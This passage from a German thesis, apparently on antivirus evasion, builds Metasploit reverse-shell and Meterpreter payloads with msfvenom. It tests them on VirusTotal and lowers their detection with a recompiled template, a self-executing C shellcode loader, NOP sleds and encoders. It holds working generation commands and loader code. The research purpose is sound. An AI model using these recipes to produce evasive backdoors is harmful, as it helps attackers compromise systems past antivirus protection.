Neben den Antiviren, welche die Datei als schädlich deklariert haben, stehen dazu die jeweiligen internen Bezeichnungen für jene Malware-Familien. Im Fall von Payload1.exe, bezeichnet Bitdefender diese Malware als "Trojan.CryptZ.Gen", Kaspersky als "HEUR:Trojan.Win32.Generic" und bei Acronis wird lediglich "Suspicious" angegeben, was impliziert, dass Acronis diese einfache Malware als verdächtig einstuft, sich durch dessen Analysen jedoch nicht sicher ist oder diese momentan nicht klassifizieren kann. ClamAV klassifiziert Payload1.exe als "Win.Trojan.MSShellcode-7", was ziemlich treffend ist, da die Payload und die Malware mit Hilfe von Metasploit erstellt wurden.

Unter "Details" werden neben verschiedenen Hash-Werten der untersuchten Dateien, auch Datentypen und Dateigröße angegeben. Informationen darüber, wann die untersuchte Datei scheinbar erstmals erstellt wurde und wie wann diese Datei erstmals und zuletzt von VirusTotal analysiert wurde.
Weiter sind Signatur-Informationen, PE-Informationen, Section Header und sämtliche Imports angezeigt.
Eine Liste von aktuellen Antiviren Herstellern und die von VirusTotal für ihre Analysen eingesetzten Tools sind hier einsehbar:[7]

Unter "Relations" werden entdeckte IP Adressen, welche statisch gelesen wurden oder versucht haben eine Malware zur Laufzeit zu erreichen, angezeigt.

[6] https://www.virustotal.com/gui/file/cfc7d08dd0dd900b87c7b1dbd39ef09d027664009dd4cdcb074b62ec0409c58d/detection - Abruf: 22.04.2020
[7] {https://support.virustotal.com/hc/en-us/articles/115002146809-Contributors}-Abruf: 05.04.2020

4.3.3 Auswahl der Payloads

Metasploit bietet eine große Auswahl an Payloads. Im Laufe dieser Arbeit wird der Fokus auf die folgenden Standard-Payloads gelegt:

- `windows/shell_reverse_tcp`: Shell-Backdoor, inkl. Rückverbindung über TCP.
- `windows/shell/reverse_tcp`: Die staged Variante davon.
- `windows/meterpreter_reverse_tcp`: Meterpreter-Backdoor (TCP).
- `windows/meterpreter/reverse_tcp`: Die staged Variante davon.

Malware-Bennenung
Damit bei den Untersuchungen die jeweiligen Dateinamen der generierten Malware nicht ins Gewicht der Erkennung fallen, werden diese Dateien zwar dennoch identifizierbar, jedoch nicht in der Beschreibung ausgeschrieben gespeichert. Vor allem, da relativ viele Varianten einer Payload in Malware generiert werden, ist eine identifizierbare Unterteilung wichtig. Übersicht der verwendeten Schreibweise bei der Erstellung von Malware mit Metasploit bzw. MSFVenom:

Beschreibung	Bereich im Befehl (Beispiel)	Abk. f. Dateiname
Shell (Staged)	shell/	Shst
Shell (Stageless)	shell_	Shstl
Meterpreter (Staged)	meterpreter/	Mpst
Meterpreter (Stageless)	meterpreter_	Mpstl
Template	-x <Template Name>	+=Xtn
Reverse (TCP)	reverse_tcp	+=Retp
NOP Slide	-n <10000>	+=Nsl10T
Encoder	-e <Shikata_ga_nai> -i <15>	+=15xShign
Encrypter	--encrypt <AES256.> --encrypt-key <128 Bytes>	+=CrA6128

Tabelle 4.1: Bennenung der Dateien zur Identifikation der Testdaten

Beispiel:

```
msfvenom -a x86 --platform windows -p windows/meterpreter_reverse_tcp LHOST
    =192.168.178.26 LPORT=8080 -n 1000 -f exe -o MpstlRetpNsl1T.exe
```

Benennung: `MpstlRetpNsl1T.exe`

Um einen Vergleichswert zu erhalten , werden die voher genannten Payloads in Rohform, also ohne evasive Maßnahmen, generiert und bei VirusTotal (VT) hochgeladen:




Abbildung 4.3: VT Score: Payloads ohne evasive Maßnahmen

Auswertung der VirusTotal Analysen:
Was auffällt ist, dass die "Creation Time" also der Zeitpunkt der Erstellung der Datei, scheinbar immer im Jahr 2009 gesetzt ist. Zudem ist die Größe bei den Staged Payloads der Dateien auffällig gleich (72.07 KB). Das liegt daran, dass bei jedem Staged Payload, der kleinere Stub standardmäßig diese Größe besitzt. Auch ist zwar bei der Stageless Version, im Fall des Shell Reverse TCP Payloads, die Größe ebenfalls gleich, was daran liegt, dass die Shell Payloads als solches bereits viel kleiner sind als die Meterpreter Payloads und deshalb auch in diese Größe resultieren. Da bei der Generierung von Staged Payload standardmäßig gewisse Bereiche des Payloads dennoch durch Metasploit verändert werden, sind keine zwei generierten Payloads objektiv Identisch, jedoch semantisch absolut und resultieren auch mitunter deshalb auf diese Größe.
Der Stagless Meterpreter Payload hat dabei eine Größe von 249.00 KB. Es wird in allen 4 Fällen, der „Original Name" der Datei als „ab.exe" gesehen. Das liegt daran, dass die Datei als Apache Benchmark Datei (ab.exe) erkannt wird (mittels ExifTool).
ExifTool[8] ist ein Programm mit dem man Metadaten aus verschiedensten Dateiforma-

[8] https://exiftool.org/ - Abruf: 28.04.2020

ten2.6.2.1 lesen, bearbeiten und schreiben kann. Jedes unterstützte Dateiformat ist ein Modul innerhalb von ExifTool, welches aus Sets von statischen Informationen bestehen, gegen welches die statisch untersuchte Datei verglichen wird.[9].

Dabei muss man keine so leistungsstarke Drittanwendungen verwenden, um ein wenig hinter die Kulissen einer Datei schauen zu können. Die einfachste mir erscheinende Form der statischen Untersuchung einer Datei, ist diese in einem beliebigen Text-Editor zu öffnen oder den Inhalt der Datei auf der Konsole auszugeben. Dabei ist jedoch zu beachten, dass unterschiedliche Text-Programme auch die Zeichenfolgen der Binärdateien unterschiedlich interpretieren:

Unter dem Editor Sublime Text 3[10], wird der Inhalt der Datei `MpstlRetp.exe` in Hexadezimalen Werten dargestellt:




Abbildung 4.4: Ausschnit der Ausgabe von MpstlRetp.exe unter Sublime Text 3

Da diese Ansicht für Menschen nur schwer interpretierbar ist, wird der Inhalt der Datei mit `cat`[11] auf die Konsole ausgegeben, was mehr Schlussfolgerungen zulässt:

```
$ cat MpstlRetp.exe
```

[9] Bei Windows (`EXE, DLL`), MacOS (`Mach-O`) und Unix (`ELF`) https://exiftool.org/TagNames/EXE.html - Abruf: 28.04.2020
[10] https://www.sublimetext.com/ - Abruf: 29.04.2020
[11] https://de.wikipedia.org/wiki/Cat_(Unix) - Abruf: 04.05.2020

Abbildung 4.5: Ausschnitt der Ausgabe des Befehls: `cat MpstlRetp.exe` unter Linux

Wie man unschwer erkennen kann, sind die folgenden sensiblen Informationen unkodiert und unverschlüsselt einsehbar:

1. Verbindungsdaten: Protokoll (TCP), samt IP-Adresse und Port
2. Importierte Bibliotheken und Funktionen.
3. Lizenzinformationen von Apache Version 2.2.14 mit einer internen Namensdeklaration von ”ab.exe”

Diese in Relation setzbaren Informationen müssen möglichst ungleich sein, um eine Verbindung mit den anderen Payloads und auch den eingesetzten Werkzeugen zumindest ein wenig zu kaschieren.

4.3.4 Template ändern

Bei der Formatvergabe `-f exe` wird der gerade generierte Payload in die vorkompilierte Binary-Datei (`template_x86_windows.exe`) eingebunden, welche unter `metasploit-framework/data/templates/` zu finden ist. Mittels ExifTool kann man deutlich erkennen, dass diese Datei die Basis der 32Bit Windows Payloads darstellt, da

die ausgegebenen Informationen mit den meisten, vorher untersuchten Payloads bei VirusTotal, mit dessen ExifTool Analyse übereinstimmen:

```
$ exiftool template_x86_windows.exe
```

Einige der von ExifTool ausgegebenen Informationen:

File Size:	72 kB
Time Stamp:	2009:09:29 05:34:14+02:00
Company Name:	Apache Software Foundation
File Description:	ApacheBench command line utility
File Version:	2.2.14
Legal Copyright:	Copyright 2009 The Apache Software Foundation.
Original File Name:	ab.exe

Diese Datei erzielt bei VirusTotal einen Score von 21/73[12]

Weiter, kann man unter `metasploit-framework/data/templates/src/pe/exe/template.c` den Ursprungs-Quellcode des Templates einsehen:

```
1  #include <stdio.h>
2  #define SCSIZE 4096
3
4  char payload[SCSIZE] = "PAYLOAD:";
5  char comment[512] = "";
6
7  int main(int argc, char **argv) {
8          (*(void (*)()) payload)();
9          return(0);
10 }
```

Zeile 4: Ein Platzhalter der Größe 4096 Byte. Hierdurch hat die Payload Platz, um in die Datei zu passen.

Zeile 8: Hier wird ein generischer Zeiger auf eine Funktion erzeugt, welche auf das Array aus Zeile 4 referenziert. Dieser wird wieder dereferenziert und aufgerufen. Zeile 8 im Detail: `(*(void (*)()) payload)();`

`1. void (*)()` Erzeugt einen generischen Pointer (Zeiger) auf eine Funktion, welches unbeschränkt viele Übergabeparameter annehmen kann und keinen Rückgabewert liefert.

[12] https://www.virustotal.com/gui/file/814f72c11bf033d94d35573e47e75646ff13c28221b842a398f0fa1dd21cb596/detection - Abruf: 02.05.2020

Im folgenden A genannt.
`2. (A) payload;` Type-Cast von char Array in den vorher genannten Typen. Im folgenden B genannt.
`3. (* B );` Dereferrenziert den Pointer. Im folgenden C genannt.
`4. C ()` Die Funktion wird aufgerufen.

Da die oben ermittelte Funktion die hauptsächliche Funktion der Malware darstellt, welche den schadhaften Code ausführt und sonst keine relevante Funktionen in der Template Datei zu finden ist, ist es sehr wahrscheinlich, dass genau diese Funktion zu einer mehrheitlichen Erkennung beiträgt. Dies wird überprüft, indem Zeile 8 aus dem Code entfernt und nach der Kompilierung mit VirusTotal untersucht wird.

Vergleich der Trefferrate der Template-Datei mit und ohne Zeile 8:

	Original Template Datei	**template.exe ohne Zeile 8**
VirusTotal Score	21/73[13]	16/72[14]

Was an dieser Stelle verwundert, ist dass dieser Code des Templates nicht mit den vorher ermittelten ExifTool Metadaten übereinstimmen können. Daher wird an dieser Stelle der Quellcode des Templates neu kompiliert und mit ExifTool analyisiert:

```
$ i686-w64-mingw32-gcc template.c -lws2_32 -o template_neu_compiliert.exe
$ exiftool template_neu_kompiliert.exe
```

Wie zu erwarten, fast keine Übereinstimmung mit den vorher ausgelesenen ExifTool Metadaten, was wahrscheinlich daran liegt, dass die Entwickler von Metasploit, die ausführbaren Template Dateien mit anderen Compilern (Microsoft Visual C++[15]) und anderen Compiler-Flags erstellt haben. Daher verwende ich an dieser Stelle den neu kompilierten Code als Template bei der Generierung der Payloads. Bei `msfvenom` wird dafür der Schalter `-x` verwendet:

```
$ msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST
    =192.168.178.26 LPORT=8080 -x template_neu_compiliert.exe -f exe -o
    ShstlRetpXtnc.exe
```

[15] https://www.virustotal.com/gui/file/814f72c11bf033d94d35573e47e75646ff13c28221b842a398f0fa1dd21cb596/details - Abruf: 27.05.2020




Abbildung 4.6: VT Score: Malware in Rohform (Standard und Template neu kompiliert)

12-16 Antiviren Software haben die gleiche Malware nicht erkannt, obwohl keinerlei Veränderung am Source Code des Templates getätigt wurde oder evasive Maßnahmen zum Einsatz kamen.

Payload selbst ausführen

Da man nicht unbedingt die generierten Payloads von Metasploit selbst in eine für Windows ausführbares .exe Format bringen muss, sondern diese auch in anderen Formaten und Programmiersprachen resultieren können, kann man generierte Payloads in anderen Programmcode einsetzen und verwenden, um weitere manuelle Maßnahmen tätigen, um die Trefferrate zu senken.

Mit dem folgenden Befehl wird wird die generierte Payload in eine hexadezimale Zeichenfolge konvertiert. Diese Zeichenfolge wird in Anbetracht des ausgewählten Formats, in dessen jeweilige Programmiersprache, ein Array generiert, welches den generierten Payload innehält.

Mit dem folgenden Befehl wird an dieser Stelle eine Text-Datei erstellt, die den Payload in Hexadezimaler Darstellung als char Array in der Sprache C generiert:

```
msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST
    =192.168.178.26 LPORT=8080 -f c -o ShstRetp.c

$ cat ShstRetp.c

unsigned char buf[] =
"\xbe\xb0\xb0\xbc\x1f\xd9\xc6\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x31\x70\x12\x03\x70\x12\x83\x58\x4c\x5e\xea\x64\x45\x1d"
.
.
"\x20\x04\xe0\x03\xa3\xac\x99\xf7\xbb\xc5\x9c\xbc\x7b\x36\xed"
"\xad\xe9\x38\x42\xcd\x3b";
```

Um die Payload bzw. den Binary-Code in hexadezimaler Kodierung auszuführen, sind folgende Schritte notwendig:

1. Speicherplatz in der Größe des Payloads muss im Arbeitsspeicher allokiert werden.
2. Die Payload muss in den Speicherplatz aus Schritt 1. kopiert werden.
3. Die Payload wird im Arbeitsspeicher aufgerufen.

Dies erreichen wir mit den folgenden Zeilen Code:

```
1   void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
2   memcpy(exec, buf, sizeof buf);
3   ((void(*)())exec)();
```

Zeile 1 Ein Speicherplatz der Größe des Payloads wird allokiert. Dieser Speicherplatz wird mit Nullen befüllt und ist mit Lese-, Schreib- und Ausführrechten ausgestattet.[16]

Zeile 2 An dieser Stelle wird die Payload (buf) in den zuvor allokierten Platz kopiert.

Zeile 3 Wie auch zuvor, wird an dieser Stelle die Payload aufgerufen.

Um einige Funktionen zu kompilieren, ist das Einbinden der `<windows.h>` und der `<string.h>` Bibliothek notwendig:

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <windows.h>
4
```

[16] https://docs.microsoft.com/de-de/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc?redirectedfrom=MSDN - Abruf: 02.06.2020

```
#define SCSIZE 4096
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
...
"\x70\xff\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1"
"\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";

char comment[512] = "";

int main(int argc, char **argv) {
        void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        memcpy(exec, buf, sizeof buf);
        ((void(*)())exec)();
        return(0);
}
```

Code: 4.1: Payload selbst ausführend

Die gleichen 4 Payloads werden in dieser Form unter Linux wie folgt kompiliert:
Bsp:`$ i686-w64-mingw32-gcc ShstlRetpSA.c -lws2_32 -o ShstlRetpSA.exe`




Abbildung 4.7: VT Score: Malware in Rohform (Übersicht)

Eine weitere Senkung der Trefferrate von teilweise 9 Antiviren, haben die selbst ausführenden Versionen der Payloads erreicht. Im Vergleich zu den Standard-Varianten, haben diese Varianten ganze 18-21 Antiviren Systeme mehr umgehen können.

4.4 Verschleierungsmethoden im Einsatz

Wie vorher beschrieben, gibt es verschiedenste Möglichkeiten Malware zu verschleiern. Das Metasploit Framework und damit auch MSFVenom selbst, bringen verschiedene Möglichkeiten zur Reduzierung der Trefferrate bei Antiviren mit. Wie bei der Abbildung 4.2 zu sehen ist, gibt es verschiedene Möglichkeiten, die wir einsetzten können, um Antiviren eine Erkennung zu erschweren.

Hilfsmodule, welche der Malware helfen sollen, die Erkennung durch Antiviren-Systemen zu umgehen und im Laufe dieser Arbeit Anwendung finden:

-t [Template] Angabe einer Binary als Träger für den Payload

-k [Keep] Funktionalität des Templates beibehalten.

-n [NOP slides] Angabe der Länge der NOP Slide.

-e [Encoder] Auswahl des Encoders.

-i [Iterationen] Wie oft der Encoder rekursiv iteriert werden soll.

--encrypt [Verschlüsselung] Auswahl der Verschlüsselung

--encrypt-key [Schlüssel] Schlüssel für Ver- und Entschlüsselung

--encrypt-iv [Vector] Initialisierungs-Vektor für AES256

4.4.1 NOP Slides

No Operation slides (NOP sleds) sind Sequenzen von nicht operativen Instruktionen. Da ein Prozessor nicht immer Instruktionen verarbeiten muss, gibt es festgelegte Codes, welche der CPU signalisiert, einen Takt lang nichts zu tun. Bei x86 Architekturen ist es der NOP Code 0x90. Landet die Ausführung in solch einer NOP-Abfolge, tut der Prozessor also nichts, als diesen und den darauf folgenden NOP sleds bis zum Ende der Sequenz zu folgen. Da NOP slides fest definierte Befehle von Prozessoren sind, sind diese für Antiviren Systeme besonders leicht zu erkennen[17, 7]

Zum Vergleich werden die gleichen Payloads wie zuvor (4.7) generiert, jedoch werden hier mit dem Schalter `-n` beliebig lange NOP sleds eingefügt. So kann man die Payload künstlich vergrößern, ohne in die Funktionalität des Payloads einzugreifen.

Hier soll geprüft werden, ob eine solch leicht zu erkennende und schwache Form der Evasionsmaßnahme einen Erfolg verbucht, indem es die signaturbasierte Analyse erschweren soll.

Mit dem folgenden Befehl wird eine Payload mit NOP sleds derLlänge 1000 (1000 mal ”0x90”).

```
$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST
    =192.168.178.26 LPORT=8080 -n 1000 -f exe -o ShstRetpNsl1T.exe
```

Für den Vergleich werden folgenden NOP sleds Längen gewählt:

```
$ msfvenom ... -n 1000 | 10.000 | 100.000 | 150.000 | 300.000
```




Abbildung 4.8: VT Score: Einsatz von NOP sleds

Während der Einsatz von 1000 NOPs keine - bis eine leichte Senkung der Trefferrate zur Folge hat, erzielen Varianten mit der Länge 100- und 150 tausend teilweise Unterschiede

von 22-29 Antiviren Systemen. Allein der Einsatz von NOP sleds und den daraus resultierenden Größenunterschieden bewirken eine beeindruckend geringe Trefferrate bei der neu kompilierten und der selbst ausführenden Varianten der Malware.

4.4.2 Encoder

Aus dem in Metasploit enthaltenen Encoder, welcher mit `$ msfvenom --list encoder` eingesehen werden können, werden folgende gewählt:

`x86/xor_dynamic`	Dynamischer XOR Encoder
`x86/bloxor`	Metamorpher XOR Encoder
`x86/shikata_ga_nai`	Polymorpher XOR Encoder

Für Windows 32-Bit Systeme wird der Encoder `x86/shikata_ga_nai` hierbei im Rang als „excellent“ eingestuft. Da man diese Encoder auch mehrfach auf die jeweils resultierenden kodierten Daten anwenden kann, wird `-i <iterationen>` nach `-e <encoder>` Encoder-Schalter angegeben..

Für die jeweiligen Encoder werden dabei folgende iterationen gewählt:

```
$ msfvenom ... -e <encoder> -i 1 | 15 | 30 | 60
```

